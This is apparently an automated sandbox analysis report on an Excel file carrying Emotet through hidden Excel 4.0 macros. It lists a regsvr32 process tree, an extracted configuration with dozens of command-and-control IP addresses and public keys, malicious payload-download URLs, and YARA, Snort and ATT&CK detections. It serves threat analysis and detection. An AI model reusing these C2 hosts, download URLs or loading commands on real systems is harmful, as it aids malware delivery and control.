ID: 672716
Sample Name: H 05072022.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:26:28
Date: 25/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

H 05072022.xls


Overview

General Information

Sample Name:	H 05072022.xls
Analysis ID:	672716
MD5:	f0e821a13f85dad.
SHA1:	17b0e4f2bc946e..
SHA256:	3db2ab1966f944..
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2152 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1720 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhdt1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1672 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IBmjgOoh\HPiQbOm.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1020 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhdt2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 316 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhdt3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2540 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhdt4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "174.138.33.49:7080",
    "188.165.79.151:443",
    "196.44.98.190:8080",
    "5.253.30.17:7080",
    "190.145.8.4:443",
    "54.37.228.122:443",
    "128.199.217.206:443",
    "175.126.176.79:8080",
    "104.248.225.227:8080",
    "54.37.106.167:8080",
    "198.199.70.22:8080",
    "139.59.80.108:8080",
    "103.85.95.4:8080",
    "165.232.185.110:8080",
    "103.224.241.74:8080",
    "178.62.112.199:8080",
    "178.238.225.252:8080",
    "62.171.178.147:8080",
    "202.134.4.210:7080",
    "103.71.99.57:8080",
    "103.41.204.169:8080",
    "139.196.72.155:8080",
    "188.225.32.231:4143",
    "87.106.97.83:7080",
    "103.126.216.86:443",
    "37.44.244.177:8080",
    "64.227.55.231:8080",
    "93.104.209.107:8080",
    "103.56.149.105:8080",
    "43.129.209.178:443",
    "202.29.239.162:443",
    "210.57.209.142:8080",
    "83.229.80.93:8080",
    "85.25.120.45:8080",
    "190.107.19.179:443",
    "157.230.99.206:8080",
    "195.77.239.39:8080",
    "36.67.23.59:443",
    "104.244.79.94:443",
    "118.98.72.86:443",
    "37.187.114.15:8080",
    "46.101.98.60:8080",
    "85.214.67.203:8080",
    "165.22.254.236:8080",
    "157.245.111.0:8080",
    "128.199.242.164:8080",
    "202.28.34.99:8080",
    "88.217.172.165:8080"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0rse5dX4AAJA=",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCWq8e5dX4AAIg="
  ]
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
H 05072022.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x156aa:$s1: Excel • 0x1673e:$s1: Excel • 0x3520:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\H 05072022.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x156aa:$s1: Excel • 0x1673e:$s1: Excel • 0x3520:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.914740891.0000000000160000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.1198622373.0000000000150000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.915078556.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.1198679946.00000000002FA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_3		Joe Security	
00000004.00000002.1199191486.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.160000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.150000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.160000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.150000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 9 - Source IP: 192.168.2.22 - Destination IP: 174.138.33.49

Timestamp:	192.168.2.22174.138.33.494917570802404316 07/25/22-10:27:51.293359
SID:	2404316
Source Port:	49175
Destination Port:	7080
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 3 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	3 6 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
H 05072022.xls	64%	Virustotal		Browse
H 05072022.xls	37%	Metadefender		Browse
H 05072022.xls	80%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\yXlTTXSuSsUlL[1].dll	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\yXlTTXSuSsUlL[1].dll	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\hhdt1.ocx	49%	Metadefender		Browse
C:\Users\user\hhdt1.ocx	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\IBmjgOoh\HPiQbOm.dll (copy)	49%	Metadefender		Browse
C:\Windows\System32\IBmjgOoh\HPiQbOm.dll (copy)	88%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.regsvr32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
3.2.regsvr32.exe.160000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
flywithme.dk	9%	Virustotal		Browse
fundaciontheoz.cl	16%	Virustotal		Browse
www.fundaciontheoz.cl	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.fundaciontheoz.cl/pensamientooccidental/tilKftYVgHoCu4pp/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://www.clinicaportalpsicologia.com.br/wp-content/rknwta6Ncgt9xnXu7S/	100%	Avira URL Cloud	malware	
http://https://174.138.33.49:7080/	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://174.138.33.49/F	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://flywithme.dk/wp-includes/xFbL/	100%	Avira URL Cloud	malware	
http://https://174.138.33.49/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
greenlizard.co.za	41.204.199.147	true	false		high
web15f04.uni5.net	187.1.136.16	true	false		high
flywithme.dk	94.231.103.133	true	true	• 9%, Virustotal, Browse	unknown
fundaciontheoz.cl	162.240.65.124	true	false	• 16%, Virustotal, Browse	unknown
www.fundaciontheoz.cl	unknown	unknown	false	• 11%, Virustotal, Browse	unknown
www.clinicaportalpsicologia.com.br	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.fundaciontheoz.cl/pensamientooccidental/tilKftYVgHoCu4pp/	true	• Avira URL Cloud: malware	unknown
http://https://greenlizard.co.za/amanah/HJErj/	false		high
http://www.clinicaportalpsicologia.com.br/wp-content/rknwta6Ncgt9xnXu7S/	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://https://flywithme.dk/wp-includes/xFbL/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://174.138.33.49:7080/	regsvr32.exe, 00000004.00000002.11990035 81.0000000002D90000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://174.138.33.49/F	regsvr32.exe, 00000004.00000003.97428290 3.000000000037E000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1198822487.000000000037E000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.11990259 68.0000000002DA8000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://https://174.138.33.49/	regsvr32.exe, 00000004.00000003.97428290 3.000000000037E000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1198822487.000000000037E000 .00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.99.206	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
187.1.136.16	web15f04.uni5.net	Brazil		28299	IPV6InternetLtdaBR	false
94.231.103.133	flywithme.dk	Denmark		48854	ZITCOMDK	true
188.165.79.151	unknown	France		16276	OVHFR	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
41.204.199.147	greenlizard.co.za	South Africa		37153	xneeloZA	false
174.138.33.49	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
43.129.209.178	unknown	Japan		4249	LILLY-ASUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
36.67.23.59	unknown	Indonesia		17974	TELKOMNET-AS2-APPTTelekomunikasiIndonesiaID	true
5.253.30.17	unknown	Latvia		18978	ENZUINC-US	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
83.229.80.93	unknown	United Kingdom		8513	SKYVISIONGB	true
198.199.70.22	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
93.104.209.107	unknown	Germany		8767	MNET-ASGermanyDE	true
188.225.32.231	unknown	Russian Federation		9123	TIMEWEB-ASRU	true
175.126.176.79	unknown	Korea Republic of		9523	MOKWON-AS-KRMokwonUniversityKR	true
128.199.242.164	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
104.248.225.227	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
178.238.225.252	unknown	Germany		51167	CONTABODE	true
190.145.8.4	unknown	Colombia		14080	TelmexColombiaSACO	true
46.101.98.60	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
103.71.99.57	unknown	India		135682	AWDHPL-AS-INAdvikaWebDevelopmentsHostingPvtLtdIN	true
87.106.97.83	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
103.85.95.4	unknown	Indonesia		136077	IDNIC-UNSRAT-AS-IDUniversitasIslamNegeriMataramID	true
202.134.4.210	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
